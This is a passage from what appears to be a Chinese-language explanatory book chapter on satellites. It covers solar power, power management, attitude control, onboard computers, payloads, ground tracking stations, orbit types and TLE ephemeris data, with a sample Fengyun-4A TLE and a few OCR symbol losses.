卫星在太空上，电的来源只能依靠太阳能，大家可以看到卫星都是有太阳能发电板的。目前太阳能发电技术已经走进日常生活中，但是，卫星上的太阳能发电板跟我们日常使用的可大不一样，由于航天发射需要大量的成本，比如火箭，发射一吨重的物体到太空中，需要几千万的成本，就导致每单位物体的成本非常高。所以卫星在设计的时候需要考虑重量和性能等因素来取一个折中的方案。太阳能发电板便是如此，电能直接限制卫星的整体性能，我们要在单位重量的太阳能电池上产生最大化的电能，就需要发电效率更高的太阳能电池板。我们平常所见的单晶硅、多晶硅太阳能电池板的发电效率一般在 20% 左右，大部分是低于 20% 的。而砷化镓效率就高很多，单结砷化镓的转换效率理论上可达近 30%，而多结砷化镓比如三结砷化镓在聚光透镜下效率可以超过 40%。所以在单位面积的太阳能电池中，采用三结砷化镓发电板会提供多的电量。这样才可以有足够给卫星的各种载荷提供供电。当然，伴随而来的是成本的提升，三结砷化镓电池受制于制造工艺复杂很难大面积量产，目前仅用于航空航天等高端领域。一瓦发电板的单价大概将近一万元，你们可以想象一下那些大型卫星动辄 1kW 的发电量的太阳能发电成本。

15.0.2 电源管理系统

说完太阳能电池，咱们聊聊电源管理系统吧，先给泼个冷水，国内很多卫星的电源管理系统甚至要进口国外的。电源管理系统在卫星上的整个系统中起着非常重要的作用，前面讲到由于卫星的发电能力受到限制，所以如何在有限的电能条件下对整个系统进行稳定的供电，就显得尤为重要。卫星由于轨道的问题，并非一直被太阳照射，当卫星运行到地球背面无太阳光的时候，此时卫星的整体耗电都由星载蓄电池提供。蓄电池作为卫星的重要部件，直接影响到了卫星整体的寿命。如何控制缓解蓄电池性能的衰落，成了电源管理系统的重要任务。特别是蓄电池收到外界电压、温度等条件，如何做到精确的充电控制，是电源管理系统的首要任务。目前较多采用的是 V/T 曲线充电控制技术。为了能更多的获得电能，同时需要对太阳能电池板进行角度控制，更好的朝向太阳光。

15.0.3 姿态控制系统

再谈一下姿态控制系统，这里面牵扯到了天体力学。卫星在发射时由火箭将卫星送到天空，火箭产生的速度达到第一宇宙速度（7.9km/s）后便可以将卫星脱离地球，‘‘飘’’ 在太空的轨道上，此时由于卫星受到来自地球的引力，做着围绕地球的圆周运动。当然，如果想往火星或者外太空发射航天器，就需要达到第二宇宙速度 11.2km/s 和第三宇宙速度 16.7km/s。卫星在太空中速度跟到地心的半径的平方根成反比，也就是说，距离地球表面越近，飞行速度就越快，贴近地球表面的时候，必须达到 7.9km/s 才不会掉下去。当然很多卫星是比较远，所以在天上飞行的时候达不到这个速度，极轨卫星的速度一般在 7km/s 左右。火箭为了获得最大的加速度，一般发射场地距离赤道较近的地方发射，这样可以借助赤道上的速度更容易达到第一宇宙速度，而同样也要朝向地球自转相同的方向，这就是为什么我们国家的火箭一般发射是朝向东方的轨道，太阳同步轨道需要相反的方向，所以火箭速度要求更高一些。这就是火箭涉及的一些运载能力参数：比如 LEO 轨道 xx 吨等等。箭体经常被设计为多级，这样是为了抛弃燃烧后的无用火箭体，减轻自身的质量，以更少的燃料获得更大的末级加速度。但是，多级同样带来技术上的复杂程度，不利于火箭本身的可靠性，所以一般火箭都设计不超过三级。

由于卫星受到地球的引力影响，运行的轨道高度会以每天大约 100m 的速度下降，在外太空收到来自宇宙辐射等种种因素，轨道在一直变化着，这被称为轨道摄动。这时候就需要给卫星安装轨道姿态控制系统，这也可以理解为卫星上自带的小喷气系统。在相对真空的环境中（由于贴近地球时，有微薄的大气层），卫星作为整个系统收到了来自地心引力做圆周运动，根据动量守恒定律，卫星朝一个方向喷射一定质量的物质，会获得一个反方向的加速度。以此来调节卫星的轨道，防止卫星脱离轨道。所以中、大型卫星需要同时装备轨道姿态控制系统，微小卫星受到体积限制，多采用磁力矩器来调节自身的姿态。就是利用电磁跟地球的磁场相互作用产生的力矩的原理。大型卫星就需要携带许多燃料，所以燃料的多少也是限制卫星寿命的一个重要因素。当燃料用完后，便只能渐渐脱离轨道。目前出现了电离子喷射器，还处在技术发展阶段，无法获得较大的推力，只能辅助使用。以后随着科技的发展，这类问题都会被渐渐解决。


15.0.4 星载计算机

星载计算机由于受到电能和使用条件限制，性能也受到限制，但又需要高可靠性。主要任务是对卫星的姿态控制、载荷、各种传感器的数据处理，是整个卫星平台的核心。目前世界上主流的星载计算机系统中所使用的处理器架构只有两种，一种是由美国使用的 POWERPC 架构，另一种就是欧洲主导的 SPARC 架构。而我国多采用 SPARC 架构的处理器，ARM 还有 X86 等架构在此领域没有绝对的优势，暂且不说。SPARC 诞于与 SUN Microsystems 实验室公司，它是加州大学伯克利的研究人员在 RISC 技术上研究发展起来的。卫星的总线一般采用的是跟飞机、战斗机常用的 1553B 总线。国际空间站更是采用了 100 多条 1553B 总线组成的分布式布局，用于指令、遥测、有效载荷等各方面控制。

至于卫星的操作系统，多为实时操作系统。前面的文章有讲过，在这里不详细介绍了。卫星的控制链路多跟数据链路分开，单独接收遥测的指令注入，普遍采用的是脉冲编码调制（PCM）遥控体制，由于卫星的封闭性、单一性，导致很多技术不通用，不能共享。


15.0.5 载荷

载荷是卫星工作的核心，也是非常非常非常昂贵的，往往经费占整个卫星的 2/3。如果前面的那些可以由卫星的整体成熟的平台来搭建，可以降低一些成本，那么载荷是没有这方面的优势的。载荷有多种多样，比如气象卫星的微波辐射计、闪电成像仪等等，通信卫星的转发器，军事卫星的雷达等等，都是最先进的仪器和技术。有效载荷的性能直接决定了卫星的性能，大部分是根据目标任务进行定制而成。比如转发器载荷的设计，在受到来自许多未知信号干扰情况下的鲁棒性等等各种性能，都跟常用的不在一个级别。由于这些核心和昂贵的器件组成的卫星，经常出现某次发射失败后，很多年不能再次发射导致在某个领域的空白。一个是因为项目经费问题，一个就是太昂贵了，不能造两个一个留着备用。



15.1 卫星测控站


卫星、火箭发射上天并非就任务完成了，那仅仅是成功的第一步。后续还需要测控任务，这时候就需要测控站了。目前中国内陆上有北京、西安、渭南、青岛、厦门、喀什、和田、发射场、着陆场等近 10 个测控站点，此外还有巴基斯坦卡拉奇、纳米比亚斯瓦科普蒙德、肯尼亚马林迪、智利圣地亚哥等 4 个国外深空测控站，海上测控站则是分布在三大洋上的 5 艘远望号远洋测量船。而为了捕捉到火箭，对火箭进行指令控制和遥测，就需要我们的远望号航空测控船在大海上进行指令的中转任务。就在刚刚，远望 2 号退役了，辛勤贡献了她 41 年的青春，为我国航天事业做出了很大的贡献。




15.2 卫星轨道

卫星的轨道的 6 要素分别为：**轨道倾角（i）、升交点赤经（）、近地点幅角（w），偏心率（e）、半长轴长度（a）近地点时刻（）**

在此借用百度百科的图一用：




卫星根据轨道的种类不同，大致分为了以下几种：LEO 低轨道、MEO 中轨道、GEO 高轨道、SSO 太阳同步轨道、IGSO 地球同步倾斜轨道、GTO 同步转移轨道等等，为了能更直观地展示，我做了轨道模拟，大家可以更好的看到这些轨道的区别。



每一条轨道都有各自的优势，极轨卫星就属于 LEO 轨道系列，距离地球较近，可以更好的提供观测任务和通信任务。所以气象卫星还有通信卫星多采用此轨道。由于轨道较低，在一个地点的观测时间仅仅停留十几分钟左右，所以需要有许多卫星组成的星座才能完成不间断的通信任务。比如著名的铱星系统，还有未来好多正在准备建设的互联网卫星星座。

SSO 太阳同步轨道卫星由于其独特的运行轨迹，倾角为 98ř 左右，比较适合军事侦察卫星、资源卫星等使用，军事战略地位非常重要。GEO 由于其通信覆盖面积广，被军事卫星、通信卫星等各种卫星占用。GEO 卫星距离地球较远，地球自转一周的时间为 23 小时 56 分 4 秒，所以根据计算可以得到当距离地球 35786.034km 时，卫星围绕旋转一周刚好与地球自转一周时间相同。这就对于地球上的点来说，卫星处于静止不动的。常见的比如卫星电视，天线仅仅安装一次便可以固定住不断接收信号。此轨道非常拥挤，轨道资源非常宝贵，下图中的那个由众多卫星组成的圈就是此轨道。



那么知道了卫星的轨道，我们再来讨论卫星的另一个重要知识：**星历。**


```
FENGYUN 4A
1 41882U 16077A   19120.87976429 -.00000334  00000-0  00000+0 0  9999
2 41882   0.1619 288.3461 0004834 221.6056 129.9847  1.00273480  8862
```

上面为风云 4A 气象卫星的星历，每一颗卫星或者太空中的物体，包括火箭体废弃物等等，都有一个固定的 NORAD 编号，NORAD 会根据测控数据计算出一个两行轨道数据，这个数据就是我们常见的星历–TLE 数据。TLE 数据是 NORAD（北美防空司令部）进行测量后公开的数据。这个部门是美国和加拿大合作成立的对外太空的物体进行监测的部门，防止导弹等太空入侵。在美国科罗拉多州的夏延山（Cheyenne Mountain）山区，把一座山挖空了，在里面有近千人办公。里面有自己的备用物资，可以防御核攻击。经纬度坐标为：38.7435N 104.8465W 感兴趣的可以自己去谷歌地球看一下，这里就是NORAD重要基地的入口处，在山顶上有许多通信的天线塔与外界取得联系。

我们根据 TLE 数据和 SGP4、SDP4、SGP8、SDP8 等卫星扰动模型可以推算出卫星在某一时刻的位置，SGP4 适合轨道周期小于 225 分钟的卫星。关于天体算法的有关信息和 TLE 的基础知识，我在这里就不详细解释了。

有了 TLE 数据，追踪卫星时根据算法还有当前的标准时间（需要转换成天文常用的 Julian Day），来进行追踪卫星，这就是为什么有的卫星天线是可以动的。由于 LEO 卫星的飞行速度非常的快（约 7km/s），所以对追踪系统的时间有非常高的要求，很多时候需要 GPS 授时等工作来完成。追踪卫星也是有很多的知识在里面，牵扯的技术非常多，商业的成品对我们普通人来说非常昂贵，这也是之前为什么制作 OpenATS 的原因。

之前我们国家的鹊桥卫星大家都知道，它的位置就是处于拉格朗日 2 号点上。拉格朗日点目前计算出来的一共有 5 个，通俗点儿讲就是在这些点上，卫星受到的来自星体的引力可以达到相对平衡的状态，这样可以节省很多的燃料并且保持轨道不变，感兴趣的可以去查一下相关知识。下面是拉格朗日 5 个点的图，鹊桥卫星就是处于 L2 点轨道上做圆周运动，这样可以在月球的背面做一个信号中继。

